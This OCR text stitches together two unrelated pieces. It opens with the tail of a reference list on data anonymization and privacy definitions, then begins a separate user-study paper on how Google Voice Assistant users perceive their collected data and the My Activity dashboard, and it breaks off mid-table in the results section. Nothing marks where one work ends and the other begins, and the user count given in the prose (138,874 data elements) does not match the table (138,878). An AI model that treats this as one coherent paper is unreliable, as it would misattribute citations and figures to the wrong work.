[33] Daniel Kifer. Attacks on privacy and deFinetti's theorem. In *SIGMOD*, pages 127–138, 2009.

[34] Daniel Kifer and Ashwin Machanavajjhala. No free lunch in data privacy. In *SIGMOD*, pages 193–204, 2011.

[35] Daniel Kifer and Ashwin Machanavajjhala. A rigorous and customizable framework for privacy. In *PODS*, pages 77–88, 2012.

[36] Daniel Kifer and Ashwin Machanavajjhala. Pufferfish: A framework for mathematical privacy definitions. *ACM Trans. Database Syst.*, 39(1):3:1–3:36, 2014.

[37] H. W. Kuhn. The Hungarian method for the assignment problem. *Naval Research Logistics Quarterly*, 2(1–2):83–97, 1955.

[38] Kristen LeFevre, David J. DeWitt, and Raghu Ramakrishnan. Workload-aware anonymization techniques for large-scale datasets. *ACM TODS*, 33(3):17:1–17:47, 2008.

[39] Dong Li, Xianmang He, Longbing Cao, and Huahui Chen. Permutation anonymization. *J. Intell. Inf. Syst.*, 47(3):427–445, 2016.

[40] Ninghui Li, Tiancheng Li, and Suresh Venkatasubramanian. Closeness: A new privacy measure for data publishing. *IEEE TKDE*, 22(7):943–956, 2010.

[41] Yuting Liang and Reza Samavi. Optimization-based k-anonymity algorithms. *Comput. Secur.*, 93:101753, 2020.

[42] Ashwin Machanavajjhala and Daniel Kifer. Designing statistical privacy for your data. *Commun. ACM*, 58(3):58–67, 2015.

[43] Ashwin Machanavajjhala, Daniel Kifer, Johannes Gehrke, and Muthuramakrishnan Venkitasubramaniam. ℓ-diversity: Privacy beyond k-anonymity. *ACM TKDD*, 1(1):3, 2007.

[44] Sadegh Nobari, Panagiotis Karras, HweeHwa Pang, and Stéphane Bressan. $\mathcal{L}$-opacity: Linkage-aware graph anonymization. In *EDBT*, pages 583–594, 2014.

[45] Vibhor Rastogi, Sungho Hong, and Dan Suciu. The boundary between privacy and utility in data publishing. In *VLDB*, pages 531–542, 2007.

[46] Surapon Riyana, Srikul Nanthachumphu, and Noppamas Riyana. Achieving privacy preservation constraints in missing-value datasets. *SN Comput. Sci.*, 1(4):227, 2020.

[47] Luc Rocher, Julien M. Hendrickx, and Yves-Alexandre de Montjoye. Estimating the success of re-identifications in incomplete datasets using generative models. *Nature Communications*, 10(3069), 2019.

[48] Pierangela Samarati. Protecting respondents' identities in microdata release. *IEEE TKDE*, 13(6):1010–1027, 2001.

[49] Shuang Song, Yizhen Wang, and Kamalika Chaudhuri. Pufferfish privacy mechanisms for correlated data. In *SIGMOD*, pages 1291–1306, 2017.

[50] Tamir Tassa, Arnon Mazza, and Aristides Gionis. k-concealment: An alternative model of k-type anonymity. *Transactions on Data Privacy*, 5(1):189–222, 2012.

[51] N. Tomizawa. On some techniques useful for solution of transportation network problems. *Networks*, 1:173–194, 1971.

[52] Michael Carl Tschantz, Shayak Sen, and Anupam Datta. Sok: Differential privacy as a causal property. In *IEEE Symposium on Security and Privacy*, pages 354–371, 2020.

[53] Jinyan Wang, Kai Du, Xudong Luo, and Xianxian Li. Two privacy-preserving approaches for data publishing with identity reservation. *Knowl. Inf. Syst.*, 60(2):1039–1080, 2019.

[54] Wendy Hui Wang and Ruilin Liu. Hiding outliers into crowd: Privacy-preserving data publishing with outliers. *Data Knowl. Eng.*, 100:94–115, 2015.

[55] Raymond Chi-Wing Wong, Ada Wai-Chee Fu, Ke Wang, and Jian Pei. Minimality attack in privacy preserving data publishing. In *VLDB*, pages 543–554, 2007.

[56] Wai Kit Wong, Nikos Mamoulis, and David Wai Lok Cheung. Non-homogeneous generalization in privacy preserving data publishing. In *SIGMOD*, pages 747–758, 2010.

[57] Xiaokui Xiao, Yufei Tao, and Nick Koudas. Transparent anonymization: Thwarting adversaries who know the algorithm. *ACM TODS*, 35(2):1–48, 2010.

[58] Jian Xu, Wei Wang, Jian Pei, Xiaoyuan Wang, Baile Shi, and Ada Wai-Chee Fu. Utility-based anonymization using local recoding. In *KDD*, pages 785–790, 2006.

[59] Mingqiang Xue, Panagiotis Karras, Chedy Raïssi, Jaideep Vaidya, and Kian-Lee Tan. Anonymizing set-valued data by nonreciprocal recoding. In *KDD*, 2012.

[60] Dan Zhang, Ryan McKenna, Ios Kotsogiannis, George Bissias, Michael Hay, Ashwin Machanavajjhala, and Gerome Miklau. ϵKTELO: A framework for defining differentially private computations. *ACM Trans. Database Syst.*, 45(1):2:1–2:44, 2020.

[61] Jun Zhang, Graham Cormode, Cecilia M. Procopiuc, Divesh Srivastava, and Xiaokui Xiao. PrivBayes: Private data release via Bayesian networks. *ACM Trans. Database Syst.*, 42(4):25:1–25:41, 2017.

[62] Han Zhao, Jianfeng Chi, Yuan Tian, and Geoffrey J. Gordon. Trade-offs and guarantees of adversarial representation learning for information obfuscation. In *NeurIPS*, 2020.

[63] Bin Zhou and Jian Pei. The k-anonymity and ℓ-diversity approaches for privacy preservation in social networks against neighborhood attacks. *Knowl. Inf. Syst.*, 28(1):47–77, 2011.

Understanding and Improving Usability of Data Dashboards for Simplified Privacy Control of Voice Assistant Data

Vandit Sharma
Indian Institute of Technology Kharagpur
vanditsharma@iitkgp.ac.in

Mainack Mondal
Indian Institute of Technology Kharagpur
mainack@cse.iitkgp.ac.in

Abstract

Today, intelligent voice assistant (VA) software like Amazon's Alexa, Google's Voice Assistant (GVA) and Apple's Siri have millions of users. These VAs often collect and analyze huge user data for improving their functionality. However, this collected data may contain sensitive information (e.g., personal voice recordings) that users might not feel comfortable sharing with others and might cause significant privacy concerns. To counter such concerns, service providers like Google present their users with a personal data dashboard (called 'My Activity Dashboard'), allowing them to manage all voice assistant collected data. However, a real-world GVA-data driven understanding of user perceptions and preferences regarding this data (and data dashboards) remained relatively unexplored in prior research.

To that end, in this work we focused on Google Voice Assistant (GVA) users and investigated the perceptions and preferences of GVA users regarding data and dashboard while grounding them in real GVA-collected user data. Specifically, we conducted an 80-participant survey-based user study to collect both generic perceptions regarding GVA usage as well as desired privacy preferences for a stratified sample of their GVA data. We show that most participants had superficial knowledge about the type of data collected by GVA. Worryingly, we found that participants felt uncomfortable sharing a non-trivial 17.7% of GVA-collected data elements with Google. The current My Activity dashboard, although useful, did not help long-time GVA users effectively manage their data privacy. Our real-data-driven study found that showing users even one sensitive data element can significantly improve the usability of data dashboards. To that end, we built a classifier that can detect sensitive data for data dashboard recommendations with a 95% F1-score and shows 76% improvement over baseline models.

An extended version of this paper that includes the appendices is available for interested readers at https://osf.io/rgk95/.

1 Introduction

Voice assistants like Google's voice assistant (GVA), Amazon's Alexa, Microsoft's Cortana, or Apple's Siri are extremely popular today as they are well equipped to perform multiple tasks on users' voice requests (e.g., searching the internet, calling a friend, or playing music). However, these voice assistants also collect and analyze a lot of user data (e.g., timestamps, audio recordings, transcripts, etc.) to improve their infrastructure across multiple devices (e.g., in both smart speaker and smartphone). Unfortunately, this data can lead to a huge possible privacy nightmare since the voice assistant might be used in private situations. E.g., GVA collects three types of potentially sensitive data—audio clips of conversations, transcripts of conversations, and the ambient location of use. We refer to individual records of these three data types as data elements in this paper.

In this study, we take Google voice assistant (GVA) as our experimental testbed. Previous studies on understanding user perceptions and preferences for data collection by voice assistants (such as [29, 40]) have mainly focused their attention on smart speaker users. However, recent reports [23, 42] have highlighted the significantly greater popularity of smartphone-based voice assistants over their smart speaker counterparts. Intuitively, smartphones are easier to use in more contexts than smart speakers, multiplying potential privacy problems. To that end, the exact same GVA software runs in both Google smart speakers and Android smartphones, effectively aggregating data from both. So, we focus on GVA users and conduct a real user-data driven study to uncover user perceptions regarding GVA-collected data.

Specifically, to counter this problem of sensitive data collection, service providers like Google often provide a dashboard to the users showcasing their GVA collected data (Google's My Activity dashboard). We noted that the dashboard includes data from both smart speakers and smartphones without differentiating markers. However, the efficacy of these data dashboards for controlling privacy in the GVA context is not well-understood. To that end, we unpack user perceptions

and preferences regarding data collection by GVA as well as data dashboards through a two-part survey-based user study. Our overall goal is to assess the usefulness/efficacy of data dashboards. We specially focus on the context of data collected by voice assistants (in smart devices) and investigate the efficacy of these dashboards to enable the privacy goals of users in that context.

Our research questions (RQs), as stated below, are designed to unravel (i) whether data dashboards can indeed facilitate a better understanding of what (possibly sensitive) data VAs collect, and (ii) the particular helpful (or not so helpful) aspects of data dashboards from a user-centric view. Our RQs also investigate how to improve the usability of these data dashboards. In this study, we particularly contextualize our RQs with our focus on GVA. We selected GVA primarily because of the huge user base (boosted by the inclusion of GVA in all Android smartphones). Even though our choice of GVA poses some limitations, (e.g., GVA userbase and dashboard might not necessarily represent all VA users or dashboards), our approach is still useful—findings from our study answer broader questions about helpfulness of data dashboards in general and take a step forward towards improving their usability.

RQ1- How frequently do Android users leverage GVA? What is their GVA usage context?

Most (72.5%) of our participants had been using GVA for around two years or more. 73.75% of participants used GVA frequently, at least a couple of times a week in home, office and car. For the median participant, GVA collected 837.5 data elements. The context of using GVA ranged from getting information to entertainment.

RQ2- What are the user perceptions regarding the data collection and storage practices of GVA? What is their ideal access control preference for Google relative to their social relations for accessing GVA data?

Although the majority (78.75%) of participants were aware that Google collects and stores some form of data, around 40% of users were unclear about the type of data (e.g., audio clips) being collected, signifying superficial knowledge. Interestingly, statistical analysis shows that relative to various social relations (proxemic zones [21]), participants considered Google mainly as a public entity.

RQ3- Do users desire to restrict access of Google to GVA collected specific data elements? Do these access preferences correlate with the data element class or the medium of the data collection?

Participants wanted to restrict Google's access for 121 (18.08%) out of 669 audio clips and 61 (17.03%) out of 358 transcripts presented in our survey, a non-trivial fraction of all collected data. They had similar preferences for data collected by smartphones and smart speakers but felt significantly less comfortable viewing data elements where they did not know or could not recall the device through which it was collected. There were no significant differences in user privacy preferences for data elements from different control and possibly sensitive classes (prepared from previous work [7, 27, 29]), suggesting the inherent complexity of finding sensitive data.

RQ4- Do data dashboards help users to control the privacy of their GVA data? Can we further assist users by automated means to improve their privacy-preserving behavior by improving the data dashboard? How?

50% of our participants did not know about the Google-provided My Activity data dashboard. Most participants found the dashboard easy to use; however, more long-time GVA users expressed a need for assistance in using the dashboard, suggesting a lack of effectiveness for larger amounts of data. Showing users even one sensitive data element collected by GVA using our simple class-based sensitive content detection system made them highly (80%) likely to control their collected data. This suggests that assisting dashboard users through automated means might improve their privacy-preserving behavior. We took the first step in this direction by exploring an Machine learning (ML)-assisted human-in-the-loop (HITL) based design for data dashboards. We show that it is possible to create Machine learning-based systems to recommend sensitive content with more than 95% F1-score showing a concrete, feasible direction to improve data dashboards. We note that, although we used GVA as our experimental testbed, our findings regarding the efficacy of data dashboards as well on improving data dashboards could be extended to contexts concerning other VAs. For example, our results show that dashboards are indeed useful for tracking VA-collected data. However, there also is a need for automated assistance in using the dashboards, notably for long-term users to control the privacy of large amounts of accumulated data. These findings are potentially useful for designing improved data dashboards for any VAs.

The rest of the paper is organized as follows- The background and related work in Section 2. Our methodology is explained in Section 3. We describe the data analysis in Section 4. The survey results are presented in Section 5. In Section 6, we explore ML as a possible improvement to recommend sensitive data elements in data dashboards. Finally, we conclude the paper in Section 7.

2 Background and Related Work

GVA capabilities and usage: GVA is an intelligent voice-activated assistant software that Google introduced in May 2016 [28]. It allows users to perform a variety of actions such as getting local information, playing media, performing a Google search, managing tasks, and more [38] through simple voice-based commands. GVA supports cross-device functionality and is available on a wide range of devices such as smartphones, tablets, smartwatches, TVs, headphones, and more [38]. As of 2020, GVA is available on more than 1 billion devices, spread across 90 countries and supports over




Figure 1: GVA interface on an Android smartphone.

30 languages. It has more than 500 million monthly active users [9], reflecting its immense popularity. Figure 1 shows a visual of the GVA interface and some functionalities.

While most users of VAs use them on smartphones, tablets, and smart speakers [11], recent privacy studies have been paying increased attention to concerns surrounding the use of smart speakers [34], primarily because they are always listening devices. However, several works point out the popularity of VA residing in smartphones which can capture more diverse contexts and potentially private data. This work focuses on GVA, which runs on both smart speakers and smartphones.

Privacy concerns with VAs: Privacy concerns surrounding voice assistants have been studied extensively. Several researchers have proposed different approaches to launch privacy attacks against voice assistants [4, 10, 45, 46]. Schonherr et al. explored the accidental triggering of voice assistants [39], and Edu et al. conducted a detailed literature review of Smart Home Personal Assistants (SPA) from a security and privacy perspective [17]. They highlighted several key issues such as weak authentication, weak authorization, profiling, etc. Edu et al. also studied various attacks on SPAs, suggested countermeasures, and discussed open challenges in this area. Courtney further summarized various privacy concerns associated with voice assistants [15].

In recent years, there have been multiple instances of data leaks associated with voice assistants managed by prominent technology companies [31, 33]. Such data leaks can be a huge cause of privacy concern since VA collected data can include sensitive data such as audio recordings, location data, etc. Specifically, one interaction with GVA can lead to multiple data elements—audio clip, transcript, and location—depending on the controls set in Google-wide settings (e.g., Web & App Activity control, which is turned on by default and enables Google to store transcripts, location, and other metadata for all interactions). For instance, Kröger et al. discussed the threat of unexpected inferences (such as obtaining the speaker's identity, personality, age, emotions, etc.) from audio recordings stored by microphone-equipped devices through voice and speech analysis [24]. The two major classes of entities that can cause privacy violations with collected VA data are (i) the technology companies who own the voice assistants and store data on their servers (e.g., Google, Amazon, etc.), and (ii) external third parties with access to collected VA data, upon which technology companies might rely to review collected data. These two entities comprise our threat model.

Managing privacy of VA-collected data: A possible alternative to prevent privacy violations is limiting and controlling the data collected by voice assistants. Over the years, researchers have proposed several techniques for this purpose, involving both hardware and software. Champion et al. developed a device called the Smart^2 Speaker Blocker to address the privacy and security concerns associated with smart speaker use [12]. The device functioned by filtering and blocking sensitive information from reaching the smart speaker's microphone(s). However, such an intervention cannot be used in the case of smartphone-based voice assistants since smartphones are portable devices. Vaidya et al. proposed another technique to limit privacy concerns (such as voice spoofing) by removing certain features from a user's voice input locally on the device [41]. Qian et al. additionally presented VoiceMask, a robust voice sanitization and anonymization application that acts as an intermediate between users and the cloud [36]. Earlier work also developed a user-configurable, privacy-aware framework to defend against inference attacks with speech data.

While these techniques may be effective in checking privacy concerns, a significant downside is that they modify the collected data, rendering it unusable by developers. This defeats the purpose of collecting data in the first place since voice assistant developers need user data to train better ML models and improve their services. Tabassum et al. presented this as a privacy-utility trade-off, suggesting the development of privacy frameworks that allow users to control the amount of data collected by the voice assistant (in exchange for possibly limited services) [40]. The survey conducted by Malkin et al. on understanding the privacy attitudes of smart speaker users also highlighted a demand for effectively filtering accidental recordings and sensitive topics [29]. We take a first step in this direction by exploring a human-in-the-loop design to identify and recommend sensitive data to GVA users.

Privacy dashboards: Following up on the recommendations made by the Abramatic et al. for better user privacy control [2], Irion et al. advocated the use of privacy dashboards as a practical solution to enhance user control for data collected throughout the online and mobile ecosystem, including platforms such as GVA [22]. They also highlighted the potential of AI techniques and methods to users manage and enforce their privacy settings. In this area, Raschke et al. presented the design and implementation of a GDPR-compliant and




Figure 2: Three key sections of our study—generic Survey 1, ethical data collection and personalized Survey 2.

usable privacy dashboard [37]. In fact, to that end, Feth et al. proposed generic requirement and quality models to assist companies with developing privacy dashboards for different domains [20]. Our research is motivated by this prior work on the importance of privacy dashboards—we aim to uncover the efficacy and possible improvement of today's privacy dashboards by specifically focusing on a deployed system in our real-world data-driven study.

Google My Activity data dashboard: The Google My Activity dashboard is the primary data privacy control provided by Google for all its products and services. It is a hub where users can see and modify all of the key information that Google has been collecting about them over the years [35]. Figure 13 of Appendix C shows the user interface of the Google My Activity dashboard. Since GVA's launch in 2016, not much work has been done on studying user perceptions and the utility of such data dashboards to manage data privacy.

A recent and closely related study [19] investigated user perceptions and reactions to the Google My Activity dashboard. Through a survey, this study showed that viewing the My Activity dashboard significantly decreases concern about Google's data collection practices. However, the authors were unsure if the dashboard actually provided valuable assistance in reviewing the collected data and enforcing user privacy. The first part of our study partially revisits this work. However, we answer several additional questions about the perceptions and preferences of GVA users. We also answer some questions raised by this study, such as the effectiveness of the Google My Activity dashboard to enforce user privacy. We then present a possible solution to improve data dashboards—through recommending sensitive data elements to users. We also demonstrate a highly accurate proof-of-concept human-in-the-loop-based machine learning model for the same.

3 Methodology

We conducted a two-part survey-based user study to unpack perceptions and privacy preferences regarding GVA.

3.1 Recruitment and Inclusion Criteria

We deployed our study in the crowdsourcing platform Prolific Academic [1] during September 2020. We recruited 18+ years old US nationals with >95% approval rating on Prolific. Additionally, we required that our participants primarily used an Android smartphone, used GVA more than once per month in the past year, and were willing to install our browser extension to share their GVA-collected data. We took the help of a short screening survey (Appendix A.1) which took less than a minute with Prolific-suggested compensation of $0.11 to identify potential participants. Ultimately, we invited 249 participants (who satisfied our inclusion criteria) for participating in our actual two-part study. Survey 1 and Survey 2 of our study (seven days apart) took a total of 52 minutes and 42 minutes on average, respectively. We compensated participants who completed both the parts with $12 ($5 for part 1 and $7 for part 2). In total, 80 participants completed both surveys (out of 119 who responded to our initial invitation). This drop in the number of participants was potentially due to the task description and eligibility in the recruitment text. We consider the data from only these 80 participants in this paper as we wanted to combine data from both surveys (and, in effect, connect self-reported general perception from Survey 1 with the user feedback on real-world GVA-collected data in Survey 2).

3.2 Overview of Study Design

Figure 2 summarizes our institutional ethics committee-approved study procedure. The study consisted of three main sections- (i) generic Survey 1, (ii) Ethical GVA data collection and (iii) personalized Survey 2. First, participants were explained the study design as well as the exact data they needed to share. The participants who gave us informed consent first took the generic Survey 1. This survey contained generic questions (instrument in Appendix A.2) regarding user knowledge and usage of Android smartphones as well as GVA. After completing Survey 1, participants installed a browser extension developed by us for ethical GVA data collection. Our extension worked entirely on the client-side and helped users create an archive of GVA data and upload it to their own Google account. Then, the participants manually shared a link to the online archive with us. Next, we leveraged an end-to-end fully automated pipeline to fetch participants' shared GVA data and processed the data in a secure computer. No researcher ever manually saw or analyzed the raw data. This processing phase identified possibly sensitive data elements collected by GVA. Then, within seven days of completing Survey 1 and sharing data, we invited the participants to return for a personalized Survey 2 (instrument in Appendix A.3) In Survey 2, we elicited user perceptions of a stratified sample of these possibly sensitive data elements. Since Survey 2 was generated programmatically for each participant using

elements in their own GVA-collected data, we refer to it as a "personalized survey". We also showed each participant all of their possibly sensitive data elements identified by our data processing pipeline in a personalized Google Drive folder (with named files and subfolders for categories) created by us. Finally, we asked the participants about the utility of automatically detecting sensitive GVA-collected data elements. Next, we explain each of the three sections of our study.

3.3 Survey 1

Our participants provided their online informed consent before starting Survey 1. In the consent form, we highlighted the purpose of our study, the specific data we would ask to share, and our privacy-preserving data collection and processing approach. Then, in Survey 1, we first asked participants some general questions to uncover their usage of Android smartphones and GVA. Next, drawing from earlier studies on privacy concerns surrounding voice assistants, we designed a set of GVA usage scenarios to ground the user and uncover experiences with sensitive and even privacy-violating data collected by GVA [7, 27, 29]. These scenarios ranged from "Using inappropriate language" and "Using GVA in places with audible background sounds" to "Accidental activation of GVA" (complete list is in Appendix D). Then, our participants self-reported whether they recalled using GVA in these scenarios and their comfort in such contextual GVA usage. After this, participants responded to questions about their perceptions regarding GVA data collection (in general and under different transmission principles [5]), storage, and access, including a few questions specifically about Google My Activity dashboard. Finally, we concluded Survey 1 by asking questions related to general privacy attitudes.

3.4 Ethical Collection of GVA Data

Given the sensitive nature of the GVA-collected data elements, we wanted to collect it in the most ethical manner possible, as we will describe next. Our data collection protocol and analysis plan were thoroughly evaluated and approved by our Institutional Ethics Committee (equivalent to an IRB). Participants were briefed about the data collection process through the consent form at the beginning of the study.

Deciding on an ethical data collection protocol: We explored several options to collect GVA data ethically from users along with their downsides—a client-side data-analysis approach was infeasible due to the scale of data and computation, a Google password sharing approach encouraged oversharing private data, and approaching Google to analyze user data and performing our study could potentially be perceived as diminishing user agency. We finally asked our participants to use Google Takeout [1], create an archive of *only* GVA data by selecting specific options in the Google Takeout interface, and share the archive file with us after reviewing the data. We created a Firefox browser extension to facilitate data collection—(i) The extension automatically selected the right options in the Google takeout interface (in client browser) to create an archive with *only* GVA data by choosing the right options in the Google Takeout interface). This approach diminished the chances of oversharing (e.g., chances of accidentally adding all their emails). (ii) The extension automatically selected the option provided in Google Takeout to create an archive in a user's own Google cloud storage [2] (associated with Google account). A participant shared their unique link with us to allow processing of their archive file.

Ensuring privacy of our collected data: In our protocol, participant GVA data could only be accessed using unique individual links Moreover, we informed the participants that they could revoke access anytime, All GVA-collected data was anonymous since it did not include any email or names of users. On receiving a link, an automated pipeline checked the validity of the data (using data type and folder structure of the shared data) and invited only participants with valid data for Survey 2. All data processing was automated (no manual exploration of raw GVA-data) and was done in password-protected computers accessible only to the researchers.

Class	Description	med. #
audio-noise	Audio with high background noise	3
audio-non-bkgd	Audio with low background noise	94
audio-multi-spkr	Audio with multiple speakers	36
audio-non-gend	Audio with non-dominant gender speaker	57
audio-grammar	Audio with grammatical error	9
audio-non-eng	Audio with non-standard English word	51
audio-regret	Audio with regret word	25
audio-neg-sent	Audio with negative sentiment	32
audio-rand	Audio not in the above categories	-
transcript-typo	Transcript with grammatical error	5
transcript-non-eng	Transcript with non-standard English word	28
transcript-regret	Transcript with regret word	20
transcript-neg-sent	Transcript with negative sentiment	19
transcript-rand	Transcript not in the above categories	-
location	Location data (e.g., latitude-longitude)	10

Table 1: Description of fifteen classes from Survey 2 for classifying GVA collected audio clips, transcript and location data. The last column signifies the median number of data elements per user for our participants.

3.5 Survey 2

Our personalized Survey 2 primarily involved eliciting user reactions regarding specific data elements collected and stored

[1] A Google service that enables users to export part or all of data elements stored in Google servers in an archive file [43].

[2] We took due consent to store and share this data in participants' personal cloud storage. The consent form is in Appendix A.2.

by GVA. We start with our data processing pipeline to select data elements for Survey 2.

Creating a classifier to categorize data elements: We identified (and leveraged in Survey 1) a set of privacy-violating scenarios where according to earlier work, potentially sensitive data might be collected by GVA [7, 27, 29]. We analyzed these scenarios to create twelve classes that encompass potentially sensitive GVA-collected data elements. These data elements were broadly of two types—GVA-collected audio clips and transcripts of the commands given to GVA. Aside from these twelve classes, we considered three additional classes—a separate class "location" for location data, and two separate classes ("audio-rand" and "transcript-rand") which identify audio clips and transcripts not belonging to any of the twelve classes and act as a baseline for data elements. These total fifteen classes are presented in Table 1.

We then created automated classifiers to categorize data elements in each of these classes for each user. These classifiers primarily relied on off-the-shelf signal processing (e.g., measuring Signal to Noise Ratio or detecting the number and gender of speakers) and NLP techniques (finding a grammatical error, non-English word or negative sentiment). We created one binary classifier for each of the above-mentioned twelve classes in Table 1 (aside from "location", "audio-rand" and "transcript-rand" classes). These classifiers categorized GVA-collected audio clips and transcripts into one or more of these classes. The motivation and detailed description of each classifier is in Appendix D.

Selecting individual data elements for Survey 2: Once we classified each data element into one or more categories (with the help of classifiers) from Table 1, we used a stratified sampling approach. In short, we randomly selected one data element from each category (without replacement) and used them to create the Survey 2 questionnaire. We also created a personalized Google Drive folder for each participant to review in Survey 2. The folder contained all possibly sensitive data elements found in their GVA data, arranged in thirteen respectively named files and subfolders (excluding "audio-rand" and "transcript-rand" categories). Note that our pipeline handled all of the above tasks automatically. Once personalized Survey 2 was generated, one researcher manually invited the corresponding participant (within seven days of data upload) to participate in Survey 2 via messaging on Prolific.

Overview of Survey 2: We created a personalized Survey 2 (instrument in Appendix A.3) for each participant using at most fifteen selected data elements, depending on the presence/absence of a particular class. During the survey, we first showed these data elements randomly to the participants and correspondingly asked some related questions, e.g., what are the contents of the data element and how comfortable is the participant in sharing it with people in different proxemic zones [21] as well as Google. Note that participants were not provided with any clue about the possibly sensitive nature of these data elements at this stage of Survey 2. Next, we gave participants a brief explanation of the respective classes from which the data elements for their personalized survey were selected. The participants also rated the accuracy of those explanations. Then, to demonstrate the possible output of automated techniques to uncover sensitive data elements, we asked participants to review a personalized Google Drive folder with named files and subfolders containing categorized possibly sensitive GVA data. Then we asked questions to measure user awareness about GVA after seeing this folder. We concluded by asking about the utility of an automated system for detecting sensitive GVA-collected data. In the end, we gave instructions to uninstall the browser extension.

3.6 Limitations

First, our study is limited in recruitment since we recruited only US Prolific users who primarily use Android smartphones and are familiar with GVA. In other words, we might have chosen primarily English speaking users who are also more frequent Android and GVA users than average. However, US-based users are still an important portion of the GVA user base and any privacy issue uncovered by exploring experienced GVA users possibly also affects lesser experienced users. Second, we focused on GVA users who also used an Android device as their primary smartphone. Since GVA is also available in iOS and third-party IoT devices, we might have missed those users. However, this is expected since, in this study, we aimed to investigate the most prominent users of GVA—Android users (GVA is installed by default in Android, unlike iOS). Consequently, some of our survey participants' perceptions about data collection might not be representative of data collected by other voice assistants, which might be used in a different context (e.g., a voice assistant integrated into a children's toy Third, a few of our participants might consider some of our questions as probing based on both language of the question and their prior experience—introducing bias in some of our self-reported data-based results. Lastly, our results might have underestimated privacy needs as very privacy-sensitive individuals would be unlikely to participate in a study that aimed to investigate their GVA data. Not covering such privacy-sensitive individuals is a common concern with user studies related to privacy [30]. However, we strongly feel that this work is still valuable since we unpack common privacy perceptions of GVA users regarding their data and identify possible avenues to improve data dashboards and simplify privacy controls for this data.

4 Data Analysis

We performed both quantitative and qualitative analyses of participants' survey responses. In this section, we briefly elaborate on our data analysis process.

Qualitative open coding: We performed qualitative open coding to analyze free-text responses [25]. First, an author analyzed the responses to each question and created a codebook. Next, two researchers independently coded the responses using this shared codebook. Across all questions, Cohen's kappa (inter-rater agreement) ranged from 0.769 to 1.0 signifying near-perfect agreement. At last, the coders met to resolve disagreements and finalized a code for each response.

Quantitative statistical analysis: To gain more insight into the collected quantitative data, we performed several statistical tests [16, 18]. When the independent variable was categorical, and the dependent variable was numerical, we found all distributions were non-normal (using the Shapiro Wilkes test) and nearly all independent variables with more than two levels. Therefore, we decided to opt for the Kruskal Wallis test for comparing distributions in such cases. When both independent and dependent variables were categorical, we used either the χ^2 test or Fisher's exact test (when individual cell values in the contingency table were < 5) to find significant correlations. We also used difference in proportions as a measure of effect size in our analysis. Apart from statistical tests, we used standard evaluation metrics such as accuracy, precision, and recall to test our prediction model [3, 8].

5 Results

In this section, we present results from our study on understanding user perceptions and privacy preferences regarding GVA data. Unless otherwise specified, results in this section will correspond to self-reported data and not actual usage data. In specific analyses (e.g., sharing comfortability) involving audio clips and transcripts from Survey 2, we sometimes discounted very few elements due to lack of user feedback.

5.1 Participants

A total of 80 participants completed both Survey 1 and Survey 2. We start by checking the basic demographics of those participants in this section.

Basic demographics: Our participant pool had a slight gender bias—68.8% self-identified as male, 30% as female, and 1.2% as non-binary. In terms of age—30% were 18-24 years old, 31.3% were 25-34 years old, and 26.3% of the participants were between 35 and 44 years. Our participants self-identified themselves with several ethnicities—66.3% reported themselves as White, 13.8% as Asian or Pacific Islander, 8.8% as Black or African American and 6.3% as Hispanic or Latino. The rest had mixed ethnicity. The majority of our participants were employed—47.5% employed full-time and only 20% identified as students. In our sample, 53.75% of participants had a bachelor's degree or higher, and only 30% were associated with computer science or a related field. Overall, our participants came from a wide demographic spread.

Usage of Android smartphones: Even though we did not specifically attempt to recruit long-time Android users, 91.3% of our participants reported using an Android smartphone for three years or more. Furthermore, 90% of participants also mentioned using their current Google Account on Android smartphones for three years or more. We had an active Android-user sample— 61.3% of participants used their smartphones daily for 2 to 6 hours and 26.3% for 6 to 10 hours and 6.3% daily for more than 10 hours. The participants used different smartphone applications—54.5% participants had more than 50 apps on their phones at the time of the study. The majority of our participants were familiar with advanced Android features such as rooting, developer options, and launchers (over 70% participants for each). In our sample, 87.5% of participants owned devices running recent Android versions (9 or 10) manufactured by nine different manufacturers. Overall, our participants were long term Android users, well aware of advanced features, and had moderate to high daily usage.

5.2 Characterizing GVA usage (RQ1)

In this subsection, we present results on general usage patterns of GVA as well as the context for such usage.

General usage: 72.5% of our participants were long-time GVA users, with 43.8% participants using GVA for three years or more, and 28.8% using it for two years and 17.5% for a year. In terms of usage frequency, 43.8% of participants used GVA at least once a day, 30% used it a couple of times per week, and the remaining 26.2% of participants used it once a week to a couple of times per month. Participants used different methods to activate GVA (with some using multiple methods)—76.3% of participants used a hotword (e.g., "OK Google"), and 56.3% activated GVA by touching, pressing, or holding buttons on their device. Interestingly, 97.5% of participants used GVA in three broad zones: home, office, and car encompassing both professional and personal lives. Additionally, 38.8% of participants also reported using Google smart speakers. Using actual usage data collected in part 1 of the study (as described in Section 3.4), we found that interactions with GVA resulted in 138,874 data elements stored in Google's servers. The median participant had 837.5 data elements, signifying non-negligible usage of GVA. An overview of participants' GVA data is in Table 2 and year-wise statistics are in Table 10 of Appendix C.

Understanding context of GVA usage: To understand the context for using GVA, we analyzed participant responses to the question-*For what purposes do you use Google Assistant on your Android smartphone?* from Survey 1. The common reasons for using GVA were getting local information (50), communicating with others (29), resolving a query (28), playing audio and video files (27), navigating through devices (25), controlling other devices (24), entertainment such as

Data element	Total	Min.	Median	Max.
# Audio w/ transcript	83,635	12	354	19,451
# Only transcripts	55,243	0	273.5	4671
# Ambient location	84,309	1	407.5	12,504
Total # data elements	138,878	16	837.5	22,073
